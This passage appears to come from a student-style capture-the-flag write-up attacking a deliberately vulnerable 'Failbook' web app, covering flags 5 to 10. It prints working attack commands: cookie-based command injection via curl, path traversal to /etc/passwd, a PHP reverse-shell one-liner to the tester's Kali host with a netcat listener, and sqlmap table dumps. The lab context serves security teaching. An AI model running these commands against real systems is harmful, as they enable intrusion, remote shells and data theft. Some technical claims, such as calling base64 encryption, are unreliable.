


Figure 33 - Changing the command cookie to store "ls -la"

A point to note is that Flag 13 can be seen here in this directory. Now that it is known that Linux commands can be run on the server, and their output viewed, any flags in the /var/www(2)/ directory will be searched for. To do this, the grep command is used. This command will search for any given string, and by adding in the –r option it will recursively search the directories from the given start point. The command will therefore be as follows: **grep –ri "flag" /var/www /var/www2**. The –i option will make the search case insensitive and the /var/www and /var/www2 at the end specifies to search these two directories recursively. The reason these directories have been chosen is because in Linux the source code for all webpages are stored there. The full command will be as follows: **curl -k -b /tmp/cookies.txt -b "command=grep -ri 'Flag' /var/www /var/www2"** www.failbook.com/cat.php **> /root/Desktop/flags.txt**. In this command the output is specified to be stored in a text file called flags.txt. This is simply to make searching the text file easier.

Appendix C contains the full result of this request, and below are the notable points from the result.

```
/var/www/admin/.flag.php.bak:echo "<!-- Flag 1: V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo= -->";
```

Figure 34 - Flag 1 found in encrypted form

```
/var/www/secret.php:          echo "Flag2: U3BlYWsgZnJpZW5kIGFuZCBlbnRlcgo=";
```

Figure 35 - Flag 2 found in an encrypted form

```
/var/www/common.php:      $table .= "<td>Flag3: WW91IHdpbiBzb21lIGFuZCBZb3UgbG9zZSBzb21lLgo=</td>";
```

Figure 36 - Flag 3 found in an encrypted form

```
/var/www2/flag4.txt:Flag 4: VGhhdCB3YXMgZWFzaWVyIHRoYW50IEkgdGhvdWdodC4K
```

Figure 37 - Flag 4 found in an encrypted form

```
/var/www/failbook/.flag6.php:   echo "Flag 6: TmV2ZXIgZm9yZ2V0IHRoZSBVc2VyIEFnZW50IFN0cmluZwo=";
```

Figure 38 - Flag 6 found in an encrypted form

```
/var/www/failbook-v1.4.sql:INSERT INTO `flags` VALUES ('Flag 10: QWx3YXlzIGxvb2sgbGVmdCBhbmQgcmlnaHQuCg==');
```

Figure 39 - Flag 10 found in an encrypted form

```
/var/www/index.php:$_SESSION['flag11'] = "U2F5IG5vIHRvIGZsYWdzCg==";
```

Figure 40 - Flag 11 found in an encrypted form

```
<pre>/var/www/index.php:$_SESSION['flag12'] = "c2FyY2FzdGFiYWxsCg==";
```

Figure 41 - Flag 12 found in an encrypted form

Figure 42 - Flag 14 in an encrypted form




Figure 43 - Tom, the account admins, details were found.

From the results, Flags 1, 2, 3, 4, 6, 10, 11, 12 and 14 were found, but not flag 5. A point to note is that Flag 4, which was previously unknown, has been found by running this command. From looking at the above flags, it can be assumed that the format of flag 5 will be "Flag 5:" or "flag5". Therefore, two new curl requests will be made which will use the **find** command to search for specific file names. One request will search for the string "flag5" and another will search for "Flag 5". The two commands are shown respectively below.

curl -k -b /tmp/cookies.txt -b "command=find / -iname 'flag5*'" www.failbook.com/cat.php

curl -k -b /tmp/cookies.txt -b "command=find / -iname 'Flag 5*'" www.failbook.com/cat.php

To explain the commands, the / after **find** means start at the root directory and the –iname parameter specifies what name to search for and to make the search case insensitive. Finally, the * symbol means to include any other characters after the string in the search. For example, if a file was called "flag5:", then the find command would still find this file, despite it not being an exact match to the string.

The results of both commands can be seen in Appendix D and below is a snippet of the important part of the result.




Figure 44 - Flag5 file

As seen in Figure 44, it was found that there is a file called flag5.txt stored in the path /home/failbook. To view the contents of flag5.txt, the **less** command will be used. This command simply allows one to view the contents of a file. The curl command used is:

curl -k -b /tmp/cookies.txt -b "command=less /home/failbook/flag5.txt" www.failbook.com/cat.php

Figure 45 shows the result of this command and highlights the contents of the flag5.txt file.

```
root@kali:~# curl -k -b /tmp/cookies.txt -b "command=less /home/failbook/flag5.txt" www.failbook.com/cat.php
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
      <div id="test_test" class="test_test">
      <!-- Note: Remove this page before going operational. -->
      <pre>WW91IGdvdHRhIGxvdmUgQ29tbWFuZCBJbmplY3Rpb24hCg==
</pre>      </div>
</body>
</html>
```

Figure 45 - The contents of flag5.txt

When the contents of flag5.txt get decrypted from base64, the result is “You gotta love Command Injection!”

This Flag was found by being able to run Linux commands on the server through a cookie. This is not the intended purpose of cookies and to avoid this, this cookie should be removed. In addition to this, the cat.php page should be removed as it does not appear to have any functionality that benefits the end user.

2.7 FLAG 6

```
Flag 6:

        Piggybacking on challenge 5, we find a flag directory, but it appears to be empty. However, what if the file is hidden?

        Use Challenge 5 to run, 'ls -la' on the flag directory
                .flag6.php

        $ curl -k -c /tmp/cookie.txt -d "username=user&pass=pass" https://failbook.com/login.php

        $ curl -k -b /tmp/cookie.txt https://failbook.com/failbook/.flag6.php
                You must connect using 'Failbook v1.0'!
                Hmm, User Agent?

        $ curl -k -b /tmp/cookie.txt -A “Failbook v1.0” https://failbook.com/failbook/.flag6.php
                Flag 6: TmV2ZXIgZm9yZ2V0IHRoZSBVc2VyIEFnZW50IFN0cmluZwo=

        $ echo "TmV2ZXIgZm9yZ2V0IHRoZSBVc2VyIEFnZW50IFN0cmluZwo=" | base64 -d
                Never forget the User Agent String
```

Figure 46 - Flag six exploitation

Flag 6 has already been found through the means discussed in section 2.7. However, this section will explore an alternative way of finding it. It was previously found that by navigating to the cat.php page,

Linux commands can be used and their outputs seen by modifying the “command” cookie. By changing the cookie to “ls –la” using cookies manager+ and refreshing the page, the contents of a directory can be seen. This is shown in Figure 47.




Figure 47 - changing the command cookie to ls-la

By looking at the contents of the directory, a folder called failbook can be seen. This folder will be investigated to view the contents by changing the command cookie to "**ls –la failbook"**. The result of this command is seen in Figure 48.

```
total 12
drwxr-xr-x 2 root root 4096 Apr 29 10:52 .
drwxr-xr-x 6 root root 4096 May  2 02:28 ..
-rw-r--r-- 1 root root  221 Apr 29 10:52 .flag6.php
```

Figure 48 - ls -la Failbook

It is seen that in the Failbook directory, a hidden file called .flag6.php is seen. This path will now be entered via the URL to explore what the contents of .flag6.php is. When this URL is navigated to, the message "You must connect using 'Failbook v1.0'!" is shown. This implies that the User-Agent must be changed. According to the official Mozilla documentation (MDN Web Docs, 2019), the User-Agent request header "contains a characteristic string that allows the network protocol peers to identify the application type, operating system, software vendor or software version of the requesting software user agent." Therefore, judging from the message received, it must be changed to the software version "Failbook v1.0". To do this, Burp Suite will be used to capture the HTTP header request and modify the User-Agent field. Figures 49 and 50 show the header packet before and after being modified.




Figure 49 - HTTP header request to .Flag6.php before modification




Figure 50 - HTTP header request to .Flag6.php before modification

This header is then forwarded and the output of .flag6.php is modified to show the flag. Figure 51 shows the new output of the page.




Figure 51 - The new output of .Flag6.php after modification

When this value is decrypted, it translates into “Never forget the User Agent String”

This Flag is found through a combination of the user being able to execute arbitrary Linux commands on the server by modifying the command cookie and from information leakage from pages that the developers should have removed.

2.8 FLAG 7

```
164  Flag 7:
165
166          Obtainable by logging into the page. It should be the top post. If not, you can use the post search to find it.
167
168          $ echo "QSBtaW5kIGlzIGEgdGVycmlibGUgdGhpbmcgdG8gd2FzdGUK" | base64 -d
169                  A mind is a terrible thing to waste
170
```

Figure 52 - Flag 7 exploitation

Flag 7, as mentioned above, is simply found by creating an account. Figure 53 shows flag 7 being found.




Figure 53 - Flag 7 found from logging in

When Flag 7 is decrypted from base64 encryption, it translates into “A mind is a terrible thing to waste”.

2.9 FLAG 8

```
Flag 8:

        $ curl -k -c /tmp/cookie.txt -d "username=user&pass=pass" https://failbook.com/login.php

        $ curl -k -b /tmp/cookie.txt -b "TEMPLATE=../../../etc/passwd" https://failbook.com/test.php
                ... Flag 8: Rmx5LCB5b3UgZm9vbHMuCg== ...

        $ echo "Rmx5LCB5b3UgZm9vbHMuCg==" | base64 -d
                Fly, you fools.
```

Figure 54 - Flag 8 exploitation

According to the walkthrough, Flag 8 is located in the /etc/passwd file. However, after accessing this file through the means used in Section 2.5, no Flag was found. To try and find the flag from the server side commands were run to search all of the files. However, after searching every file on the server, Flag 8 was still not found leading to the conclusion that an error had been made on the developer's side and that Flag 8 was not actually included.

2.10 FLAG 9

```
Flag 9:

        $ curl -k -c /tmp/cookie.txt -d "username=user&pass=pass" https://failbook.com/login.php

        $ curl -k -b /tmp/cookie.txt -b "command=md5sum /root/flag9.ssh.key" https://failbook.com/cat.php
                No dice, we are running as the apache user (www-data) and cannot access /root/
                So now what? Find an exploit and attack the host. Once you do, you'll get the flag of: e078c4b6febfe1732b9c7c3f7acac4ac
```

Figure 55 - Flag nine exploitation

Flag nine involves gaining access to areas that require root permissions. To do this, a shell on the apache server will be opened. In order to open the shell, the cookie that runs commands on the server will be used. The command given to it will be a URL encoded form of "**php -r '$sock=fsockopen("192.168.132.129",5000);exec("/bin/sh -i <&3 >&3 2>&3");**'" (Pentestmonkey.net, 2019). This command opens a reverse TCP shell to the IP 192.168.132.129 (The Kali machine) on port 5000. The full command can be seen in Figure 56.

```
root@kali:~# curl -b /tmp/cookie.txt -b "command=php%20-r%20%27%24sock%3Dfsockop
en(%22192.168.132.129%22%2C5000)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%
202%3E%263%22)%3B%27" www.failbook.com/cat.php
```

Figure 56 - Reverse TCP shell cookie

A Netcat (Netcat.sourceforge.net, 2019) listener is also set up on the Kali machine, listening on port 5000. The command to do so is "**nc –lp 5000**". Once these commands have been executed, a reverse TCP shell will be opened against the Ubuntu web server. To find out what user is logged in on the Ubuntu machine, the command **whoami** is run. This returned that the user logged in is **www-data**, this is evidenced in Figure 57.

```
root@kali:~# nc -lp 5000
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 57 - whoami command

This means that certain folders cannot be viewed as root privileges have not been achieved. A privilege escalation attack must now be performed. To find out what type of attack to use, the server version must be found. This can be found by running the command "**cat /proc/version**".

```
$ cat /proc/version
Linux version 3.2.0-23-generic (buildd@crested) (gcc version 4.6.3 (Ubuntu/Linar
o 4.6.3-1ubuntu4) ) #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
```

Figure 58 - Linux version

From Figure 58, it is seen that the Linux version is 3.2.0, and was made in 2012. Dirty cow is a privilege escalation exploit that affected all apache servers prior to 2016. This attack was attempted, however did not execute successfully thus not granting any root privileges and meaning that Flag9 could not be

successfully achieved. Due to Ubuntu 12.04 being the most up to date version (after running **apt-get** and **apt-upgrade** during installation), and it having Long Term Support (LTS), it is unlikely that any privilege escalation attacks are publicly known as present, thus making finding one extremely difficult.

2.11 FLAG 10

```
Flag 10:

        $ sqlmap -u "https://failbook.com/search.php?text=1" --cookie="PHPSESSID=0tauelnjclqhsa7haiunreabu2" --dump-all --risk 3 --level 3
                $ it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
                $ for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) value? [Y/n] Y
                $ GET parameter 'text' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

                In the results you will see a flags table with flag 10.

                Flag 10: QWx3YXlzIGxvb2sgbGVmdCBhbmQgcmlnaHQuCg==

        $ echo "QWx3YXlzIGxvb2sgbGVmdCBhbmQgcmlnaHQuCg==" | base64 -d
                Always look left and right.
```

Figure 59 - Flag ten exploitation

Flag 10 involves exploiting the application through SQL injection. By analyzing the application, it can be seen that within the search pages URL, the search function takes one request. This is shown in Figure 60.




Figure 60 - The search function takes in one parameter in the URL

This will be the function that will be tested to see if it is SQL injectable. If it is then it will be possible to view the contents of the database. The next step is to fuzz the search function to check if the application uses SQL databases and if so, check if they are vulnerable to SQL injection. To do this, sqlmap (Sqlmap.org, 2019) will be used. The command **sqlmap –u** www.failbook.com/search.php?Show+me+the+flags **--dbs --risk 3 --level 3** is used. Figure 61 shows proof that the application uses SQL databases.

```
[06:43:02] [INFO] heuristic (extended) test shows that the back-end DBMS could b
e 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (3) value? [Y/n] Y
```

Figure 61 - proof that failbook.com uses SQL databases

A **Y** is entered for both questions so that the request only focuses on SQL Injection attacks for MySQL databases, and then the request finds that the **text** parameter is in fact injectable to SQL injection. Once the text parameter is found to be vulnerable, the application is exploited and the names of all the databases that the application uses are dumped. Figure 62 shows the text parameter being found to be vulnerable and Figure 63 shows the names of the databases that were dumped.

```
GET parameter 'text' is vulnerable. Do you want to keep testing the others (if a
ny)? [y/N] N
```

Figure 62 - The text parameter is vulnerable to SQL injection

```
[07:15:49] [INFO] fetching database names
available databases [4]:
[*] failbook
[*] information_schema
[*] mysql
[*] performance_schema
```

Figure 63 - The database names

A database that flags interest is the one called failbook. To view the tables in failbook, the command **sqlmap –u** www.failbook.com/search.php?text=Show+me+the+flags **--tables --level 3 --risk 3** is used. The full contents of this request can be seen in Appendix E, and the tables in the failbook database can be seen in Figure 64.

```
Database: failbook
[5 tables]
+-----------------------------------------------+
| flags                                         |
| images                                        |
| likes                                         |
| posts                                         |
| users                                         |
+-----------------------------------------------+
```

Figure 64 - contents of the failbook database

Now that the table entry to be scanned has been found, the command **sqlmap -u www.failbook.com/search.php?text=Show+me+the+flags --dump -D failbook -T flags --level 3 --risk 3** is used, where –D specifies the database to dump and – T specifies what table to dump in the database. From this command, the flags table is dumped and flag 10 is found. This is shown in Figure 65.

```
Database: failbook
Table: flags
[1 entry]
+-----------------------------------------------------+
| flag                                                |
+-----------------------------------------------------+
| Flag 10: QWx3YXlzIGxvb2sgbGVmdCBhbmQgcmlnaHQuCg== |
+-----------------------------------------------------+
```

